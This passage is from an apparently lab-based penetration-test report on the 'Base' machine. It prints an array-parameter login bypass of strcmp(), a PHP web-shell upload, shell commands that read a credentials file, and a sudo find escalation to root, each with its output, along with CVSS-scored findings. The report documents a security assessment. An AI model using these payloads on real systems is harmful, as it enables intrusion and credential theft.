text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.136.13/login/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ijg7ib5f56jlmpasrpduhffbql
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username[]=""&password[]=""
```

Once access was granted, the upload page rendered successfully:



Not secure 10.129.136.13/upload.php
Admin File Uploads
LOG OUT
Upload Your Files To Base Server
SELECT YOUR UPLOAD
© BASE. ALL RIGHTS RESERVED.

To facilitate remote code execution (RCE), a simple PHP reverse shell payload was created:

```
kali@kali ~/workspace/Base [17:20:07] $ echo '<?php system($_GET["cmd"]);
?>' >> shell.php
```

Uploading the file , JSON response:

```
"success":"Your file was uploaded"
```



```
POST /upload.php/ HTTP/1.1
Host: 10.129.136.13
Content-Length: 222
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAxaKbIDXrPJv9L9A
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Origin: http://10.129.136.13
Referer: http://10.129.136.13/upload.php/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ijg7ib5f56jlmpasrpduhffbql
Connection: keep-alive

------WebKitFormBoundaryAxaKbIDXrPJv9L9A
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET["cmd"]); ?>

------WebKitFormBoundaryAxaKbIDXrPJv9L9A--
```


```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2025 21:23:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 36
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{
    "success":"Your file was uploaded"
}
```

Subsequent access to the shell via the URL:

http://base.htb/_uploaded/shell.php?cmd=id

produced the following output:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.6 Post-Exploitation and Privilege Escalation

Further investigation via the RCE shell allowed for the retrieval of sensitive configuration data. By navigating to the login directory and reading the `config.php` file:

```
http://base.htb/_uploaded/shell.php?cmd=cd ../login ; cat config.php
```

the following credentials were revealed:


```
<?php $username = "admin"; $password = "<REDACTED>";
```

A directory listing of `/home` confirmed the presence of a user named **john**:

http://base.htb/_uploaded/shell.php?cmd=cd /home ; ls -la

```
..SNIP..
Jun 4 2022 .. drwxr-xr-x 5 john john 4096 Jul 26 2021 john
```

We can access via ssh with the credentials that we found on the config.php




```
kali@kali ~/workspace/Base [17:22:47] $ ssh john@10.129.136.13
The authenticity of host '10.129.136.13 (10.129.136.13)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cAO2nJByqN20fOhFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.136.13' (ED25519) to the list of known hosts.
john@10.129.136.13's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun  6 21:42:44 UTC 2025

  System load:  0.08              Processes:              107
  Usage of /:   92.7% of 2.83GB   Users logged in:        0
  Memory usage: 30%               IP address for ens160: 10.129.136.13
  Swap usage:   0%

  => / is using 92.7% of 2.83GB


10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


john@base:~$
```

Further analysis of sudo permissions, using `sudo -l`, revealed that the `john` account is permitted to execute `/usr/bin/find` as root. The output:

```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
```

allowed us to craft a local privilege escalation exploit via the following command:

```
sudo find . -exec /bin/sh \; -quit
```



```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
```

2.7 Summary


This methodology demonstrates a systematic approach:

1. **Initial Reconnaissance:** Ping and TTL analysis to determine the OS.
2. **Port Scanning:** Identification of open ports and service banners using Nmap.
3. **Application Enumeration:** Detailed web application analysis via visual inspection, source code review, and automated tools such as WhatWeb and Wappalyzer.
4. **Fuzzing:** Identification of hidden files and directories using ffuf and Gobuster.
5. **Exploitation:** Bypassing authentication through parameter manipulation, file upload, and remote code execution via a PHP reverse shell.
6. **Post-Exploitation:** Retrieval of configuration credentials and escalation of privileges exploiting sudo misconfigurations.

This step-by-step approach, substantiated by command outputs and screenshots, ensured a comprehensive assessment of the target's security posture.

3 Findings


3.1 Vulnerability: Insecure PHP Credential Validation Functions



Index of /login

Name	Last modified	Size	Description
Parent Directory		-	
config.php	2022-06-04 16:24	61	
login.php	2022-06-15 11:23	7.4K	
login.php.swp	2022-06-04 17:09	16K	

Apache/2.4.29 (Ubuntu) Server at base.htb Port 80



```
POST /login/login.php HTTP/1.1
Host: 10.129.136.13
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.136.13
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.136.13/login/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ijg7ib5f56jlmpasrpduhffbql
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username[]=""&password[]=""
```

BASE


LOGIN

Use the form below to log into your account.

Your Username

Your Password

Log In



Base Score 8.2 (High)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) [✓ Low (L)] High (H)


Availability (A): [✓ None (N)] Low (L) High (H)

Vector String - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N 8.2 (High)
- **Description:** The authentication mechanism uses insecure PHP functions to validate credentials. The implementation relies on the `strcmp()` function without validating the type of input provided. This oversight allows an attacker to bypass authentication by supplying non-scalar values (e.g., using array syntax), thereby subverting the credential check.
- **Impact:** An attacker can gain unauthorized access to sensitive functionalities, such as the file upload interface, by bypassing the intended authentication mechanism. This not only compromises user accounts but also opens the door to further exploitation.
- **Technical Summary:** The vulnerable code is revealed in a swap file (`login.php.swp`), which exposes the use of `strcmp()` in comparing user inputs. By submitting parameters as arrays (e.g., `username[]=""&password[]=""`), the authentication checks can be bypassed, granting access without proper verification.
- **Evidence:**
    - Authentication bypass code exposure:


```
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');

    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: /upload.php");
        } else {
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }
}
?>
```

3.2 Vulnerability: Arbitrary File Upload



```
POST /upload.php/ HTTP/1.1
Host: 10.129.136.13
Content-Length: 222
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAxaKbIDXrPJv9L9A
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Origin: http://10.129.136.13
Referer: http://10.129.136.13/upload.php/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ijg7ib5f56jlmpasrpduhffbql
Connection: keep-alive

------WebKitFormBoundaryAxaKbIDXrPJv9L9A
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET["cmd"]); ?>

------WebKitFormBoundaryAxaKbIDXrPJv9L9A--
```

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2025 21:23:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 36
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{
  "success":"Your file was uploaded"
}
```


Base Score

9.8 (Critical)

Attack Vector (AV)
[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
[✓ None (N)] Low (L) High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)


Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]

Availability (A)
None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 9.8 (Critical)
- **Description:** The application's file upload functionality lacks proper validation and filtering, allowing arbitrary files to be uploaded. An attacker can exploit this to upload a malicious PHP payload without restriction.
